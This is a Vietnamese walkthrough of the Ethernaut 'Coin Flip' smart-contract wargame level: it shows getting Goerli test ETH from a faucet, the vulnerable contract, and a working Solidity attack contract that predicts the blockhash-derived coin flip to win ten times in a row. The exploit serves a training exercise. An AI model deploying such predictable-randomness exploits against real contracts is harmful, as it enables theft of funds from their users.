

Coin Flip

1. Thực hiện việc kiểm ETH:

Sử dụng: <https://goerli-faucet.pk910.de/> - để lấy được một số ETH cho ví bằng cách:

+ Điền ETH address của mình vào:

Goerli PoW Faucet

The goerli testnet is [deprecated](#) and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.



0x92141B14ddb92C256eFB3f1F464b042164570Af9

+ Sau đó start Mining:

Goerli PoW Faucet

The goerli testnet is [deprecated](#) and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.



Target Address:

0x92141B14ddb92C256eFB3f1F464b042164570Af9

Your Mining Reward:

0 GöETH

Current Hashrate:

0 H/s

Number of Workers:

0 / 4



Minimum Claim Reward:

0.02 GöETH

Maximum Claim Reward:

1 GöETH

Remaining Session Time:

11h 59min

Total Shares:

0

Avg. Reward per Hour:

0 GöETH/h

Reward Boost:

+ 0%

Boost

Stop Mining

- + Trong trường hợp máy lag hoặc muốn tăng công suất có thể thêm và giảm bớt công việc tại Number of Workers.

- + Đến khi kiểm đủ số lượng có thể rút thì có thể dừng lại và nhận ETH

Goerli PoW Faucet

The goerli testnet is [deprecated](#) and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.

Claim Rewards

Wallet: 0x92141B14ddb92C256eFB3f1F464b042164570Af9
Amount: 0.037 GÖETH
Timeout: 2023-08-11 20:21 (23h 47min)
Captcha:



Tôi không phải là người
máy



reCAPTCHA
Bảo mật - Điều khoản

Claim Rewards

Goerli PoW Faucet


The goerli testnet is [deprecated](#) and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.



Claim Rewards

Wallet: 0x92141B14ddb92C256eFB3f1F464b042164570Af9
Amount: 0.037 GÖETH
Timeout: -

Claim Transaction has been confirmed in block #9494425!

TX: [0xee3c472ae50e02f9a46b354ce2e18e02b83fa546079f95b3f392042e5e457d6b](#)

Did you like the faucet? Give that project a  Star **1,713**

Or support this faucet by sharing your result with a  Tweet  Post

[Return to startpage](#)

=> Và ta đã có đủ số ETH để tiếp tục tham ra vào Ethernaut

2. Xác định yêu cầu đề bài:

This is a coin flipping game where you need to build up your winning streak by guessing the outcome of a coin flip. To complete this level you'll need to use your psychic abilities to guess the correct outcome 10 times in a row.

Things that might help

- See the ["?"](#) page above in the top right corner menu, section "Beyond the console"

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract CoinFlip {

    uint256 public consecutiveWins;
    uint256 lastHash;
    uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;

    constructor() {
        consecutiveWins = 0;
    }

    function flip(bool _guess) public returns (bool) {
        uint256 blockValue = uint256(blockhash(block.number - 1));

        if (lastHash == blockValue) {
            revert();
        }

        lastHash = blockValue;
        uint256 coinFlip = blockValue / FACTOR;
        bool side = coinFlip == 1 ? true : false;

        if (side == _guess) {
            consecutiveWins++;
            return true;
        } else {
            consecutiveWins = 0;
            return false;
        }
    }
}
```

3. Giải quyết bài toán

Ta phải đoán được đúng 10 lần liên tiếp True hoặc False thì mới có quyền sở hữu hợp đồng


Để đoán đúng ngẫu nhiên 10 lần tỷ lệ chỉ là $1/(2^{10})$ gần như là bất khả thi. Ta sử dụng gợi ý của Ethernaut:

Beyond the console

Some levels will require working outside of the browser console. That is, writing solidity code and deploying it in the network to attack the level's instance contract with another contract. This can be done in multiple ways, for example:

1. Use Remix to write the code and deploy it in the corresponding network See [Remix Solidity IDE](#).
2. Setup a local truffle project to develop and deploy the attack contracts. See [Truffle Framework](#).

=> Ta sử dụng Remix Solidity IDE để triển khai dự án.




```
1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.6.0;
3
4 import '@openzeppelin/contracts/math/SafeMath.sol';
5
6 contract CoinFlip {
7
8     using SafeMath for uint256;
9     uint256 public consecutiveWins;
10    uint256 lastHash;
11    uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;
12
13    constructor() public {
14        consecutiveWins = 0;
15    }
16
17    function flip(bool _guess) public returns (bool) {
18        uint256 blockValue = uint256(blockhash(block.number.sub(1)));
19
20        if (lastHash == blockValue) {
21            revert();
22        }
23
24        lastHash = blockValue;
25        uint256 coinFlip = blockValue.div(FACTOR);
26        bool side = coinFlip == 1 ? true : false;
27
28        if (side == _guess) {
29            consecutiveWins++;
30            return true;
31        } else {
32            consecutiveWins = 0;
33            return false;
34        }
35    }
36}
```

The following libraries are accessible:

- web3 version 1.5.2
- ethers.js
- remix

Type the library name to see available commands.

Có một lỗi xảy ra:



```
ParserError: Source file requires
different compiler version (current
compiler is
0.8.18+commit.87f61d96.Emscripten.c
lang) - note that nightly builds
are considered to be strictly less
than the released version
--> 3. Coin Flip/coinflip.sol:2:1:
|
2 | pragma solidity ^0.6.0;
| ~~~~~
```

=> Sử dụng phiên bản cũ hơn để xử lý lỗi.

Sau đó ta thay đổi một chút về hợp đồng sao cho khi Flip luôn đưa về kết quả đúng

```

1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.6.0;
3
4 interface ICoinFlip {
5     function flip(bool _guess) external returns (bool);
6 }
7
8 contract CoinFlipGuess {
9     uint256 public consecutiveWins = 0;
10    uint256 lastHash;
11    uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;
12
13    function coinFlipGuess(address _coinFlipAddr) external returns (uint256) {
14        uint256 blockValue = uint256(blockhash(block.number - 1));
15
16        if (lastHash == blockValue) {
17            revert();
18        }
19
20        lastHash = blockValue;
21        uint256 coinFlip = blockValue / FACTOR;
22        bool side = coinFlip == 1 ? true : false;
23
24        bool isRight = ICoinFlip(_coinFlipAddr).flip(side);
25        if (isRight) {
26            consecutiveWins++;
27        } else {
28            consecutiveWins = 0;
29        }
30
31        return consecutiveWins;
32    }
33 }

```

3 Coin Flip.sol


Sau đó ta thực hiện flip 10 lần với address của đối tượng:

```

=> Instance address 31a04
0x0375D3c36b78F7a6F748d3Dd452992037F43b4e0

> await contract.address
< '0x0375D3c36b78F7a6F748d3Dd452992037F43b4e0'
>

```



Sau khi tương tác 10 lần thì uint256 sẽ có giá trị là 10
Ta quay lại và Submit

